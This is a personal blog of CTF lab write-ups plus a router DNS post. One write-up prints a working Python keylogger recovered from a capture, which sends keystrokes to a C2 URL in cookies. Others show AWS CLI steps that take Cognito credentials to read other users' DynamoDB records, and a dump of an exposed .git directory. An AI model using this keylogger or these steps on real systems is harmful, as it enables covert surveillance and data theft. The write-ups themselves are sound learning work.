Skip to content

Blog

THM Hacker Holidays - Packed Light

https://tryhackme.com/room/hh-packedlight-02e5330c

I love working with Wireshark. This room gives us a pcapng and the following checklist:

  • Analyze the provided capture for a covert communication channel.
  • Identify where the exfiltrated data is being hidden and reassemble it.
  • Decode the recovered data and submit the flag.

I initially went down a rabbit hole the first day I attempted the room. I started looking at the QUIC traffic and looked up how to decrypt it in wireshark and found this blog post. https://blog.elmo.sg/posts/parsing-decrypted-quic-traffic-in-wireshark/

That didn’t work so I set the room aside for a few days. I came back and read the 0xMia “post” again. This time I was able to filter on

http.port == 8080

From there I selected one of the packets, right-clicked and selected follow HTTP stream from the menu, which gave me the following python script.

import requests
import base64
from pynput import keyboard
C2_URL = "http://byte-lotus-hotel.thm[:]8080/"
def getkey():
p1 = "H0t3lSt@ff0Nly"
p2 = "K3epS3cr3t!"
return p1 + p2
def xor(data: bytes, key: bytes) -> bytes:
return bytes(b ^ key[i % len(key)] for i, b in enumerate(data))
def sendltr(character):
raw_bytes = character.encode('utf-8')
encrypted = xor(raw_bytes, getkey().encode('utf-8'))
b64_string = base64.b64encode(encrypted).decode('utf-8')
headers = {
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) ByteLotusClient/1.1",
"Cookie": f"hotel_sess_state={b64_string}"
}
try:
requests.get(C2_URL, headers=headers, timeout=0.5)
except:
pass
def on_press(key):
try:
sendltr(key.char)
except AttributeError:
if key == keyboard.Key.space:
sendltr(" ")
elif key == keyboard.Key.enter:
sendltr("\n")
print("[*] Byte Lotus Sync Service started...")
with keyboard.Listener(on_press=on_press) as listener:
listener.join()

As we can see in the script it is XORing with the key then base64 encoding it.

I fed the script to Claude (haiku 4.5) and it figured out how to reverse that process. It made some suggestions about decoding in Wireshark or exporting as a file, but I pointed out that it is spread across each packets cookies. It came back with the following python script and how to export it using tshark.

tshark -r traffic.pcapng -Y 'http.cookie contains "hotel_sess_state"' \
-T json > cookies.json
import base64
import sys
import json
def xor(data: bytes, key: bytes) -> bytes:
return bytes(b ^ key[i % len(key)] for i, b in enumerate(data))
def decode_c2(b64_string: str) -> str:
key = "H0t3lSt@ff0NlyK3epS3cr3t!"
try:
encrypted = base64.b64decode(b64_string)
decrypted = xor(encrypted, key.encode('utf-8'))
return decrypted.decode('utf-8', errors='replace')
except Exception as e:
return "?"
# Extract from tshark JSON output
# tshark -r capture.pcap -Y 'http.cookie contains "hotel_sess_state"' -T json > cookies.json
def decode_from_json(json_file):
with open(json_file) as f:
packets = json.load(f)
keylog = []
for packet in packets:
try:
cookie = packet['_source']['layers']['http']['http.cookie']
# Extract value after hotel_sess_state=
value = cookie.split('hotel_sess_state=')[1].split(';')[0]
char = decode_c2(value)
keylog.append(char)
print(f"{value} → {repr(char)}")
except (IndexError, KeyError):
continue
print("\n" + "="*50)
print("Full keylog:")
print("".join(keylog))
print("="*50)
if __name__ == "__main__":
if len(sys.argv) > 1:
decode_from_json(sys.argv[1])
else:
print("Usage: python3 decode_keylog.py cookies.json")
python3 decode.py cookies.json

After running the script it showed the decoding for each letter before putting it all together and revealing the flag.
HTB - Cyber Apocalypse CTF 2026: The Salt Crown

Unfortunately I didn’t get to spend much time on this one. I only worked on a couple of challenges with my team.

I solved a couple flags using https://github.com/andyjsmith/registry-spy to analyze 7-zip history in a registry ntuser.dat file.

I started working on one involving micropython (cinderbound) and found these great slides from Defcon.

https://media.defcon.org/DEF%20CON%2032/DEF%20CON%2032%20presentations/DEF%20CON%2032%20-%20Wesley%20McGrew%20-%20Reverse%20Engineering%20MicroPython%20Frozen%20Modules%20Data%20Structures%20Reconstruction%20and%20Reading%20Bytecode.pdf

THM Hacker Holidays - Complimentary

https://tryhackme.com/room/hh-complimentary-05e0b604

This one was a bit rough, I got about half-way there on my own before I had to watch the walk-through video.

It starts out by giving us a link to an app on AWS us-east-1 and the following checklist:

  • Track down the AWS mechanism issuing you credentials behind the scenes.
  • Use those credentials to dump more than your own record from the app’s DynamoDB table.
  • Retrieve the flag from another guest’s data.

Starting out on the app page I tried going to /Spa since it said something about spa visits, this of course gave me an error and some info as the key was not found.

I opened Firefox dev tools and found app.js which shows us that we are being handed a temporary id from a Cognito pool.

Some quick searching later and I found this blog post https://infosecwriteups.com/attacking-aws-common-cognito-misconfigurations-a898bf092218 which got me through the first part by showing me how to get temp credentials from the temp pool id.

aws cognito-identity get-id --identity-pool-id <identity-pool-id>
aws cognito-identity get-credentials-for-identity --identity-id <identity-id-from-previous-command>

From there I saw that it expired but I didn’t check the expiration time, and was concerned that I would have to retype it. I had Claude (Haiku 4.5) write me a script for running these automatically, which worked fine but there was a problem I didn’t discover until much later.

I had it try to view the table but it came back permission denied so I tried a bunch of different stuff. I found these slides (https://www.yassineaboukir.com/talks/NahamConEU2022.pdf) and tried having Claude write in a step using https://github.com/andresriancho/enumerate-iam to enumerate the permissions.

I was able to see that the role had permission but I was still getting access denied.

At this point I figured I needed help and started watching the walkthrough. I got part of the way through which basically validated my approach. I checked the script and confirmed that like the video the credentials were being exported via env variables. Except they weren’t. When I checked the awscli they weren’t configured properly. I finally entered it manually and it just worked, from there I was able to scan the DynamoDB table, (the name of the table could be seen in the app.js)

aws dynamodb scan --table-name your-table-name

Which listed the profiles of the other users, revealing the flag in one of the profiles.

MikroTik DNS settings

TLDR: Skip to the bottom of the post for the resolution.

I tried to switch my DNS over to quad9 in my MikroTik router today.

I mean I already was running it via my pi-hole but I wanted to move where I’m running my pi-hole so I followed this documentation to get it up and running with DOH. https://docs.quad9.net/Setup_Guides/Open-Source_Routers/MikroTik_RouterOS_%28Encrypted%29/

I also updated the firmware, there seemed to be an issue with having the DNS set to the new servers so I reverted long enough to run the update. I reverted back and I couldn’t resolve from the terminal again, I wasn’t clear if this is a feature or a bug. The clients have no issues resolving, but they weren’t using DOH for some reason.

I confirmed the cert was present but I was getting the following error:

DoH server connection error: SSL: handshake failed: unable to get issuer certificate (6)

I ended up trying a bunch of different things after that, but its a known issue with Miktrotik not yet supporting HTTP/2 and quad9 discontinuing support for HTTP 1.1 in December of last year.

https://github.com/Quad9DNS/documentation/issues/12

THM Hacker Holidays - Room 404

https://tryhackme.com/room/hh-room404-804573bf

Looking at the room description and tags (web, directory enumeration) it talked about rooms and source code, I made some initial assumptions to direct my investigation.

  • There may be something hidden in the web page source code.
  • There may be an undocumented directory (room) that I need to find so I should break out gobuster.

Both of these assumptions, set me up to take longer than I should have, but I still got to my solution eventually. The room is listed at 30 mins, it took me about an hour and 45 minutes.

Note: I had only given my Kali VM 4GB of RAM which also hurt me, I went back and bumped it up to 16GB after this.

Because this was an actual box and not all web based like Brochure I first had to go and grab the openvpn configuration from tryhackme.com/manage-account/access

I started it up in one terminal via

sudo openvpn usernameandvmregion.ovpn

I then pinged the room VM IP to confirm that I was successfully connected.


From there I went to the initial web page and inspected the source. source.png

From there I took a look at booking and inspected the 404 to make sure it was a normal page without anything hidden in the source.

I looked up some gobuster cheatsheets to reference after poking around the source page a bit more and manually trying some directories such as /flag.

I settled on

gobuster -u http://VMIP:8080 -w /usr/share/wordlists/wordlist goes here

I went through several wordlists before finding one that found what I needed. (dirb/common.txt) I also added a / after the port number, I’m not sure if that had effect, I could search the other wordlists for .git/HEAD to see if that could have been the problem.

I also ended up adding -o so I could have an output file to tail in another terminal.

gobuster -u http://VMIP:8080/ -w /usr/share/wordlists/dirb/common.txt -o output.txt
tail -f output.txt
.git/head

I tried to curl the .git which didn’t work. I went to .git/HEAD and it showed me /refs/heads/main. I tried to clone into .git/HEAD and some other stuff that didn’t work before adding an hour to the machine.

I DDGed /ref/heads/main, read a little and then tried some more paths in the browser and got .git/heads/main which gave me the hash for one of the commits. Not that I recognized it at the time. I tried to pull it with the hash as part of the path. I tried putting the hash in cyberchef/

I tried a bunch of different paths with the hash and read about commits and hashes.

After that I asked AI about the paths and I was able to confirm that git config and objects existed. I started poking around .git/objects, but I ran into a bunch of 404s. The exclude and info files weren’t too helpful but gave me hope.

The AI started telling me about packed objects and I started looking around using the hash again, but with the first two characters as an initial directory with the rest of it as the next layer down.


I also tried looking under /pack. I somehow had a realization and tried .git. git.png I went through each link and looked at some of the different files. I finally went to .git/objects again and this time there were packed commit files! IDEK why it didn’t work the first time I was there. I manually downloaded the file and of course I ran strings on it, which didn’t help.

I tried to clone it again. Then I tried to use git-cat file which didn’t work out either. I finally thought to use the file command and figured out that they were zlib compressed, confirming what the AI had suggested earlier. I did some googling to figure out how to uncompress them. The AI overview was actually right on the first try. I had to install the tool qpdf first which gives us zlib-flate.

sudo apt install qpdf

I uncompressed the commit file with

zlib-flate < hashfilenamegoeshere > output.txt

It didn’t have the flag so I repeated the process until I found an older commit that had the flag with a note to not deploy the folder to production.

Prevention:

  • .gitignore should always be in place with relevant exclusions.
  • Reverse proxies should be configured to explicitly deny . prefix directories.
  • Git archive can be used to export the contents without including the Git history.
  • Secrets scanning + pre-commit hooks could have prevented the flag from being committed in the first place, the flag belongs in a vault not as a note in a staging commit.

Note: read some other write-ups, apparently https://github.com/arthaud/git-dumper would have made my life a lot easier, another tool for the toolbox.